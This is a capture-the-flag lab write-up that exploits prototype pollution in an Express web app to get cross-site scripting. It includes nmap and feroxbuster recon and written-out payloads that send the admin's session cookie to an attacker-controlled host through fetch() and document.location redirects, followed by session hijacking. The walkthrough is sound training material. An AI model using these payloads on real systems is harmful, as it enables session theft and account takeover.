

Polution is a challenge lab hosted by Hack Smarter
Scope
You are a member of the Hack Smarter Red Team, and your organization is beginning to roll out a managed SOC service. You've been provided access to a staging version of the web app before it's pushed to production.
Given Customer Credentials:
pentester:HackSmarter123Key Concepts
These are core concepts you will see in the lab. Worth understanding before proceeding further.
JavaScript Prototypes
A JavaScript Prototype is a mechanism that allows objects to inherit properties of another object (i.e. a parent object).

In Figure 1, Object.prototype is a plain object living at the root of the prototype chain. Let's say myObject1 is a plain object. Most plain objects inherit from the Object.prototype object (i.e. most plain objects' prototype is Object.prototype). The only case where plain objects do not, is when the prototype is manually set to a different object or null. In Figure 1, the prototypes for both myObject2 and myObject3 are myObject1, while myObject1's prototype is Object.prototype (root of the chain).
It can get a bit confusing, so dig into this module for more clarity.
Sinks
Sinks are functions, methods, or locations in code that uses, processes, and renders data. Potentially dangerous sinks are usually locations in code that processes or uses attacker-controlled data without sanitization and validation controls in place. There are different types of dangerous sinks with different levels of risk.
Gadgets
Gadgets are existing trusted code that an attacker can repurpose to produce an unintended consequence. Two main components of an exploitable gadget are:
- Existing code that was not intended to be reached by attacker-controlled input.
- A sink within that existing code that produces execution, processing, rendering, etc.
Cross-Site Scripting (XSS)
Cross-Site Scripting is a client-side web vulnerability where an attacker injects code (usually JavaScript) into the application and is interpreted and executed by the browser. There are three different types:
- Reflected XSS
- Stored XSS
- DOM-based XSS
Prototype Pollution
Prototype Pollution is a vulnerability where attackers write properties into the Object.prototype object. This object is the root object and is inherited by all plain objects in the application. The properties the attacker wrote into the object now appears on objects that have the Object.prototype object as their prototype.
How many times did the word object appear? 😆
Recon
Port Scan
The scan revealed ports 22 (SSH) and 3000 (HTTP) were open.
nmap -Pn -sVC -p- 10.1.110.244
The webapp is running on port 3000 and its backend is Express. Express is also revealed in the response header.

Webapp — Directory Bruteforcing
Directory bruteforcing resulted in a few directories. I usually use a combination of FFUF and Dirsearch (Dirsearch for its wordlist). However, this time I used Feroxbuster. 😈
feroxbuster -w /mnt/d/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -u 'http://10.1
.110.244:3000/'
Webapp — Walking the Application
In audit logs, there is a search function that reflects what you search. The first thing that comes to mind is attempting common XSS payloads. No success because the application HTML encodes our input.
Payload: <svg/onload=alert(1)>

In webmail, there is a messenger form with the admin's email already populated. One key detail is the placeholder in the message field stating that we can include links. The first thing on my mind is to steal the admin's cookie via XSS.
I guess it's worth a shot to try a quick payload. First, I stood up an HTTP server using Python. I can now send the payload in the message field with a random value set for the subject field.
python3 -m http.server 80
Payload: <img src=x onerror=fetch("http://10.200.35.175/?c="+document.cookie)>

Did not work. Bummer.
When visiting incident response, the application throws a 403 Forbidden. This page seems to be available to administrators only.
Now the title of the challenge lab is Polution . I am thinking of Prototype Pollution, especially since I know the backend is Express on Node.js.
Webapp — Looking at the Source
The application's source contains inline scripts that should intrigue you. Analyzing these script blocks could reveal potential entry points and dangerous sinks for different vulnerability types.
I usually grab interesting script blocks and throw them into a file to open with VSCode.
Looking over the code, the first line that stands out to me is within the executeSearch() function.
if (window.location.hash) syncState(window.location.hash.substring(1), options);
The executeSearch() function calls the syncState() function only if a URL fragment exists. That focuses my attention on these two functions for now.
I decide to keep both of these functions in my file and remove the others.
Code — Reviewing the syncState Function
This function has two parameters
- params
- target
Looking at the function call within executeSearch, it passes window.location.hash.substring(1) and options as arguments.
options -> a plain object
let options = { prefix: "Searching: " };window.location.hash.substring(1) -> the fragment excluding the #
http://10.1.110.244:3000/dashboard#(param1=hello¶m2=world) <-At a high level, the syncState function modifies the properties of the target object, which in this case is options as shown above.
Initially, the function splits the fragment with & as the delimiter. This creates a new array where it now begins to iterate through each element of the array with foreach.
New Array: ["param1=hello", "param2=world"]


Then, as it iterates through each element, it separates the parameter and value into two variables, key and value. It makes sure to exclude the = symbol.


In this next line, it splits the key with . as the delimiter and stores it in the new array, path. I am going to purposely add a . in one of the parameters to showcase this.
New Params Argument: par.am1=hello¶m2=world
# First Iteration
path = ["par", "am1"] <- key contains (.), so it splits into two key elements
# Second Iteration
path = ["param2"] <- key does not contain (.), so it becomes one key element
...

Finally, a for-loop is used to iterate through the path array and modifies the object. A bit hard for me to visually display this into a flow chart. At a high level, this will add key-value pairs into the target object as properties.
Original: { prefix: "Searching: " }
Final: { prefix: 'Searching: ', par: { am1: 'hello' }, param2: 'world' }
To show this output with the code, I made 5 changes to the code. I also commented out unnecessary lines that throw errors.


Webapp — Prototype Pollution via Fragment Parameters
I can abuse these two functions to poison the Object.prototype object. Before I target an object, let me do a proof-of-concept to check if polluting Object.prototype is possible. To confirm that it worked, I check by using the console. A new plain object should inherit the polluted property from Object.prototype.
Payload: /dashboard#__proto__.polluted=true¶m2=world
Webapp — Finding the Gadget
With prototype pollution, I need to start looking for an exploitable gadget. It turns out the executeSearch() function is that gadget.

In Figure 19, the if statement checks for the renderCallback property in the options object. The options object does not have this property. With prototype pollution, I can add this property to the Object.prototype object. Ultimately leading to options inheriting that property from its prototype (Object.prototype).
Perfect so now I have the entry point of our gadget. I am still missing the sink.
In Figure 19, I can see the sink as well.:
const frag = document.createRange().createContextualFragment(options.renderCallback);At a high level, createContextualFragment(options.renderCallback) will take a string and throw it into a DOM fragment (a group of DOM nodes created by createRange) as a DOM element. The next two lines then renders the DOM fragment's nodes onto the page.
results.innerHTML = "";
results.appendChild(frag);
This means I can set the value for the renderCallback property as an XSS payload.
Payload: /dashboard#__proto__.renderCallback=<svg/onload=fetch("http://10.200.35.175/?c="+document.cookie)>¶m2=worldBefore sending this to admin, let's first get a proof-of-concept showcasing a successful XSS attack.

😃
p00n — Deliver the Payload — Get Admin's Session Cookie
We have all we need. Set up an HTTP server with Python and deliver the payload.
Full Payload: http://10.1.110.244:3000/dashboard#__proto__.renderCallback=<svg/onload=fetch("http://10.200.35.175/?c="+document.cookie)>¶m2=world
It did not work :(
This time I will try a different payload and URL encode it.
Full Payload: http://10.200.35.175:3000/dashboard#__proto__.renderCallback=%3Cscript%3Edocument.location='http://10.200.35.175:443/?c='+document.cookie%3C/script%3E¶m2=world
Finally, just modify your cookie to the admin's cookie and the flag is in /incident-response .
P.S. Yes, I love em dashes